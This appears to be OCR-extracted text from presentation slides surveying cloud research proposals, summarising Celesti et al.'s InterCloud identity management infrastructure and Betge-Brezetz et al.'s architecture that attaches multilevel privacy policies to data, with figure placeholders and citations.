



Source: Sanchez et. al., 2012

# 4.2 Research proposals

- Celesti et. al., 2010: proposes InterCloud identity management infrastructure in order to enable cloud federations using authentication of home clouds in IdPs of foreign clouds.


# InterCloud Identity Management Infrastructure





Source: Celesti et. al., 2010

# 4.2 Research proposals

- Betge-Brezetz et. al., 2012: It was proposed an architecture able to tackle multilevel privacy policies (the application level actions and the cloud infrastructure level actions). This architecture is based on a paradigm of sticking the policies to data.





Source: Betge-Brezetz et. al., 2012





Source: Betge-Brezetz et. al., 2012

# 4.2 Research proposals

